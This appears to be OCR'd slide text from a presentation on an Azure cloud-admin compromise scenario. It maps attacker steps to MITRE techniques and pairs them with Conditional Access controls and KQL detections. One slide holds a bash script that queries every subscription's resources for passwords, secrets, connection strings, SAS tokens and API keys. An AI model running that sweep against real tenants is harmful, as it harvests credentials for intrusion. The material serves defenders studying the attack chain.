
```
OUT="suspicious_allsubs.json"
: > "$OUT"

valid_re='^[0-9a-f]{8}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{12}$'
for sub in $(az account list --query "[].id" -o tsv); do
  if [[ $sub =~ $valid_re ]]; then
    echo "Running Resource Graph for subscription $sub" >&2
    az graph query -q "Resources
    | where
        tolower(tostring(properties)) contains 'password'
        or tolower(tostring(properties)) contains 'pwd'
        or tolower(tostring(properties)) contains 'pass'
        or tolower(tostring(properties)) contains 'clientsecret'
        or tolower(tostring(properties)) contains 'client_secret'
        or tolower(tostring(properties)) contains 'connectionstring'
        or tolower(tostring(properties)) contains 'connection_string'
        or tolower(tostring(properties)) contains 'apikey'
        or tolower(tostring(properties)) contains 'api_key'
        or tolower(tostring(properties)) contains 'secret'
        or tolower(tostring(properties)) contains 'sig='
        or tolower(tostring(properties)) contains 'se='
        or tolower(tostring(properties)) contains 'sv='
        or tolower(tostring(properties)) contains 'token'
        or tolower(tostring(properties)) contains 'authorization'
    | project id, name, type, subscriptionId, resourceGroup, properties" \
      --subscriptions "$sub" -o json >> "$OUT"
  else
    echo "Skipping invalid subscription id: $sub" >&2
  fi
done
```

No logging

AzureActivity

Entries from the Azure Activity log that provides insight into any subscription-level or management group level events that have occurred in Azure.

Defender for Resource Manager




Not effective during tests

Detective Controls

Preventive Controls

Microsoft Azure CLI
App ID: 04b07795-8ddb-461a-bbee-02f9e1bf7b46


Block access to admin tools via Conditional Access



Preventive Controls


```powershell
Write-Host "┌──" -ForegroundColor Cyan
Write-Host "│ Restricting apps" -ForegroundColor Cyan
Write-Host "└──" -ForegroundColor Cyan
# Apps to limit
# 14d82eec-204b-4c2f-b7e8-296a70dab67e --> Microsoft Graph PowerShell / Microsoft Graph Command Line Tools
# 1b730954-1685-4b74-9bfd-dac224a7b894 --> Azure Active Directory PowerShell
# 1950a258-227b-4e31-a9cf-717495945fc2 --> Microsoft Azure PowerShell
# 04b07795-8ddb-461a-bbee-02f9e1bf7b46 --> Microsoft Azure CLI
$AppIds = @("04b07795-8ddb-461a-bbee-02f9e1bf7b46")

foreach ($AppId in $AppIds) {
    # Get existing service principle
    $SP = (Get-MgServicePrincipal -Filter "AppId eq '$($AppId)'")
    # Create service principal if not exists
    if (-not $SP) {
        $SP = New-MGServicePrincipal -AppId $AppId
        Write-Host "  └─ Did not found service principal with AppId $AppId so created one" -ForegroundColor Yellow
    } else {
        Write-Host "  └─ Found service principal with AppId $AppId" -ForegroundColor Green
    }
}
```

Preventive Controls



Although not relevant in this scenario since the compromised account is a Cloud Admin


Preventive Controls



Block admin tool access with User / Sign-In risk


Use **two separate policies** for User and Sign-in risk!


Detective Controls




```
union SigninLogs, AADNonInteractiveUserSignInLogs
| where TimeGenerated > ago(1h)
| where ResultSignature == "SUCCESS"
| where AppDisplayName == "Microsoft Azure CLI"
| join kind=inner (AADUserRiskEvents | where TimeGenerated > ago(7d)) on UserPrincipalName
```

Azure CLI Login with **Risk Signal**


T1566.004 – Spearphishing Voice
Cloud Admin User
T1078.004 – Cloud Account Login
RoadRecon
AzureCLI
T1580 – Cloud Infrastructure Discovery
T1595 – Secret scanning
T1021.007 – Lateral Movement





T1078.004 – Cloud Account Login

T1548 – Priv Elevation via PIM

Privilege Escalation via PIM

Contributor access





Detective Controls

Logged in **Entra ID Audit Logs** & **CloudAppEvents** (Defender XDR)

